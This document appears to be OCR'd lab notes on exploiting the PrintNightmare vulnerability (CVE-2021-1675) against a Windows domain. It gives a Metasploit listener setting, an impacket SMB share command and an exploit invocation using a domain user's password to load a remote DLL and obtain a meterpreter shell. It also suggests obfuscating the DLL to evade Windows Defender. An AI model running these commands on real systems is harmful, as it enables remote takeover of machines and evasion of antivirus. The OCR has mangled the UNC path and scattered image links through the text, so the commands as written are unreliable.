
```
set lhost 192.168.138.128
```

smbserver.py share ‘pwd’ -smb2support


This command sets up file share on that directory



python3 CVE-2021-1675.py marvel.local/fcastle:Password1@192.168.138.132 ‘\192.168.138.128.dll’



On the meterpreter session you should get a shell if not it may be windows defender preventing you from doing so... To prevent this from happening obfuscate the dll file



For windows after finding the domain name from the nmap scan make sure to add it in the /etc/hosts file next to the ip address